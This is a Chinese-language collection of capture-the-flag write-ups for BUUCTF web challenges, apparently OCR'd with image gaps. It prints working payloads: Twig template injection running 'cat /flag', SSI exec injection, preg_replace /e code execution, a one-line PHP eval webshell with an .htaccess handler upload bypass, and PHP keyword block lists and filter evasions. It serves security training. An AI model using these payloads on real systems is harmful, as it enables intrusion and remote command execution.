
查看hint




获取ip的方式，网上有很多php获取ip的代码，大同小异，很多都获取了xxf和XFF或Client-IP这两个header作为ip，这两个都可以通过header伪造



发现ssti



获得flag




[BJDCTF2020]Cookie is so stable

hint

`Why not take a closer look at cookies?`

发现ssti



]

学习链接

```
GET /flag.php HTTP/1.1
Host: 667128df-145f-468b-9cff-2fe54dce0d0a.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:
http://667128df-145f-468b-9cff-2fe54dce0d0a.node3.buuoj.cn/flag.php
Connection: close
Cookie: PHPSESSID=f23b689c321c8090f69d092d9f60e341; user={{7*7}}
Upgrade-Insecure-Requests: 1
```

```
        <div class="navbar-collapse collapse nav2" aria-expanded="false" style="height
          <ul class="nav navbar-nav ul-head1">
            <li class="">
              <a href="flag.php">Flag</a>
            </li>
            <li class="">
              <a href="hint.php">Hint</a>
            </li>
          </ul>

          <ul class="nav navbar-nav navbar-right ul-head2">
            <li class="">
              <a href="index.php">@Shana</a>
            </li>
          </ul>
        </div>
      </div>

    </nav>
    <div class="container panel">
      <div class="row">
        <div class="col-md-4">

        </div>
        <div class="col-md-4">
          <div class="jumbotron pan">
              <div class="form-group log">
              <label>
                <h2>
                  Hello 49
```

经测试为twig模板

```
user={{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat /flag")}}
```

获得flag

Hello flag{465e89c6-9dc6-4646-9f24-0bd7d486f7b7}

[BJDCTF2020]EasySearch

访问index.php.swp获取源码


```
<?php
 ob_start();
 function get_hash(){
  $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()+-';
  $random = $chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_ra
nd(0,73)];//Random 5 times
  $content = uniqid().$random;
  return sha1($content);
 }
    header("Content-Type: text/html;charset=utf-8");
 ***
    if(isset($_POST['username']) and $_POST['username'] != '' )
    {
        $admin = '6d0bc1';
        if ( $admin == substr(md5($_POST['password']),0,6)) {
            echo "<script>alert('[+] Welcome to manage system')</script>";
            $file_shtml = "public/".get_hash().".shtml";
            $shtml = fopen($file_shtml, "w") or die("Unable to open file!");
            $text = '
            ***
            ***
            <h1>Hello,'.$_POST['username'].'</h1>
            ***
   ***';
            fwrite($shtml,$text);
            fclose($shtml);
            ***
   echo "[!] Header  error ...";
        } else {
            echo "<script>alert('[!] Failed')</script>";

    }else
    {
 ***
    }
 ***
?>
```


要满足密码md5加密后的前；六位等于`6d0bc1`

```python
import hashlib

i=0

while True:
    md5 = hashlib.md5(str(i).encode()).hexdigest()
    md5=md5[0:6]
    if md5=="6d0bc1":
        print(i)
        break
    i=i+1
```

跑出密码`2020666`

登录





Hello,ertyhwrty

data: Wednesday, 16-Sep-2020 10:12:38 UTC

Client IP: 174.0.0.15

ssi注入

将用户名改为`<!--#exec cmd="ls ../"-->`

Hello,flag_990c66bf85a09c664f0b6741840499b2 index.php index.php.swp public

data: Wednesday, 16-Sep-2020 10:16:30 UTC

Client IP: 174.0.0.15


```
<!--#exec cmd="cat ../flag_990c66bf85a09c664f0b6741840499b2"-->
```

Hello,flag{7a13e211-88ef-4e6e-8753-0ce5a7c7ce0f}

data: Wednesday, 16-Sep-2020 10:19:21 UTC

Client IP: 174.0.0.15

[BJDCTF2020]ZJCTF，不过如此

得到代码

```php
<?php

error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="I have a dream")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        die("Not now!");
    }

    include($file);  //next.php

}
else{
    highlight_file(__FILE__);
}
?>
```

使用data协议，filter协议


```
http://fcae7fc4-068a-42a8-850b-85af44432865.node3.buuoj.cn/?text=data://,I%20have%20a%20dream&file=php://filter/read=convert.base64-encode/resource=next.php
```

```php
//next.php
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
 @eval($_GET['cmd']);
}
```

preg_replace代码执行

```
http://fcae7fc4-068a-42a8-850b-85af44432865.node3.buuoj.cn/next.php?\S*=${eval($_POST[1])}
```

根目录找到flag



[BJDCTF2020]EzPHP

```php
<?php
highlight_file(__FILE__);
error_reporting(0);

$file = "1nD3x.php";
$shana = $_GET['shana'];
$passwd = $_GET['passwd'];
$arg = '';
$code = '';

echo "<br /><font color=red><B>This is a very simple challenge and if you solve it I will give you a flag. Good Luck!</B><br></font>";

if($_SERVER) {
    if (
        preg_match('/shana|debu|aqua|cute|arg|code|flag|system|exec|passwd|ass|eval|sort|shell|ob|start|mail|\$|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|read|inc|info|bin|hex|oct|echo|print|pi|\.|\"|\'|log/i', $_SERVER['QUERY_STRING'])
        )
        die('You seem to want to do something bad?');
}

if (!preg_match('/http|https/i', $_GET['file'])) {
    if (preg_match('/^aqua_is_cute$/', $_GET['debu']) && $_GET['debu'] !== 'aqua_is_cute') {
        $file = $_GET["file"];
        echo "Neeeeee! Good Job!<br>";
    }
} else die('fxck you! What do you want to do ?!');

if($_REQUEST) {
    foreach($_REQUEST as $value) {
        if(preg_match('/[a-zA-Z]/i', $value))
            die('fxck you! I hate English!');
    }
}

if (file_get_contents($file) !== 'debu_debu_aqua')
    die("Aqua is the cutest five-year-old child in the world! Isn't it ?<br>");


if ( sha1($shana) === sha1($passwd) && $shana != $passwd ){
    extract($_GET["flag"]);
    echo "Very good! you know my password. But what is flag?<br>";
} else{
    die("fxck you! you don't know my password! And you don't know sha1! why you come here!");
}

if(preg_match('/^[a-z0-9]*$/isD', $code) ||
preg_match('/fil|cat|more|tail|tac|less|head|nl|tailf|ass|eval|sort|shell|ob|start|mail|\`|\{|\%|x|\&|\$|\*|\||\<|\"|\'|\=|\?|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|print|echo|read|inc|flag|1f|info|bin|hex|oct|pi|con|rot|input|\.|log|\^/i', $arg) ) {
    die("<br />Neeeeee~! I have disabled all dangerous functions! You can't get my flag =w=");
} else {
    include "flag.php";
    $code('', $arg);
} ?>
```

第一部分：

```
if($_SERVER) {
    if (
        preg_match('/shana|debu|aqua|cute|arg|code|flag|system|exec|passwd|ass|eval|sort|shell|ob|start|mail|\$|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|read|inc|info|bin|hex|oct|echo|print|pi|\.|\"|\'|log/i', $_SERVER['QUERY_STRING'])
        )
        die('You seem to want to do something bad?');
}
```

过滤了很多关键字，但是确是通过`$_SERVER`获取，`$_SERVER['QUERY_STRING']`，不会对内容url解码，但GET会，所以对字符url编码绕过，hackbar的url编码只会对特殊字符编码，找到这个网站，可以对所有字母复杂编码：

第二部分：

```
if (!preg_match('/http|https/i', $_GET['file'])) {
    if (preg_match('/^aqua_is_cute$/', $_GET['debu']) && $_GET['debu'] !== 'aqua_is_cute') {
        $file = $_GET["file"];
        echo "Neeeeee! Good Job!<br>";
    }
} else die('fxck you! What do you want to do ?!');
```

使用换行符%0a绕过，aqua_is_cute%0a

第三部分：

```
if($_REQUEST) {
    foreach($_REQUEST as $value) {
        if(preg_match('/[a-zA-Z]/i', $value))
            die('fxck you! I hate English!');
    }
}
```

`$_REQUEST`可获取GET和POST方式的传参，如果两种方式同时传同一个参，则会有优先级，默认为POST的优先级大于GET，所以可以同时post同名参数绕过此限制。

```
POST：debu=1&file=1
```

第四部分：

```
if (file_get_contents($file) !== 'debu_debu_aqua')
    die("Aqua is the cutest five-year-old child in the world! Isn't it ?<br>");
```

使用data协议`file=data://text/plain,%64%65%62%75%5f%64%65%62%75%5f%61%71%75%61`

第五部分

```
if ( sha1($shana) === sha1($passwd) && $shana != $passwd ){
    extract($_GET["flag"]);
    echo "Very good! you know my password. But what is flag?<br>";
} else{
    die("fxck you! you don't know my password! And you don't know sha1! why you come here!");
}
```

sha1无法处理数组，处理时返回false，所以用数组绕过

```
shana[]=1&passwd[]=2
```

前几部分总payload：

```
payload:http://28aafe4c-af7a-4299-b2eb-df7c903c83ee.node3.buuoj.cn/1nD3x.php?%64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0a&file=data://text/plain,%64%65%62%75%5f%64%65%62%75%5f%61%71%75%61&%73%68%61%6e%61&%73%68%61%6e%61[]=1&%70%61%73%73%77%64[]=2

POST：debu=1&file=1
```

第五部分：

payload: http://28aafe4c-af7a-4299-b2eb-df7c903c83ee.node3.buuoj.cn/1nD3x.php?%64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0a&file=data://text/plain,%64%65%62%75%5f%64%65%62%75%5f%61%71%75%61&%73%68%61%6e%61&%73%68%61%6e%61[]=1&%70%61%73%73%77%64[]=2

[MRCTF2020]Ez_bypass

```
I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
                 else
                 {
                     echo "can you think twice??";
                 }
            }
            else{
                echo 'You can not get it !';
            }

        }
        else{
            die('only one way to get the flag');
        }
}
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}Please input first
```

第一个用数组或0e绕过，第二部分用php特性绕过var_dump(123==‘123a’); bool(true)

payload


```
http://af591e00-6e3b-4808-beba-d688fba5fb3d.node3.buuoj.cn/?id[]=1&gg[]=2

POST:passwd=1234567a
```

[MRCTF2020]你传你呢

浏览... 未选择文件。
一键去世

上传1.jpg `<?php @eval($_POST[1]);?>`

开始以为是nginx，上传`.user.ini`，后面发现是apache，故上传2.jpg`<FilesMatch "1.jpg"> SetHandler application/x-httpd-php </FilesMatch>` burp改为`.hatcess`，成功拿到shell，菜刀链接，在根目录发现flag



upload.php源码

```php
<?php
session_start();
echo "
<meta charset=\"utf-8\">";
if(!isset($_SESSION['user'])){
    $_SESSION['user'] = md5((string)time() . (string)rand(100, 1000));
}
if(isset($_FILES['uploaded'])) {
    $target_path  = getcwd() . "/upload/" . md5($_SESSION['user']);
    $t_path = $target_path . "/" . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_ext  = substr($uploaded_name, strrpos($uploaded_name,'.') + 1);
    $uploaded_size = $_FILES['uploaded']['size'];
    $uploaded_tmp  = $_FILES['uploaded']['tmp_name'];

    if(preg_match("/ph/i", strtolower($uploaded_ext))){
        die("我才your problem?");
    }
    else{
        if ((($_FILES["uploaded"]["type"] == "
            ") || ($_FILES["uploaded"]["type"] == "image/jpeg") || ($_FILES["uploaded"]["type"] == "image/pjpeg"
)|| ($_FILES["uploaded"]["type"] == "image/png")) && ($_FILES["uploaded"]["size"] < 2048)){
            $content = file_get_contents($uploaded_tmp);
   mkdir(iconv("UTF-8", "GBK", $target_path), 0777, true);
   move_uploaded_file($uploaded_tmp, $t_path);
   echo "{$t_path} succesfully uploaded!";
        }
        else{
            die("我才your problem?");
        }
    }
}
?>
```

[MRCTF2020]Ezpop


```
Welcome to index.php
<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/library/php.html#%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD%94%E6%9C%AF%E6%96%B9%E6%B3%95
//And Crack It!
class Modifier {
    protected  $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;
    }

    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

if(isset($_GET['pop'])){
    @unserialize($_GET['pop']);
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}
```

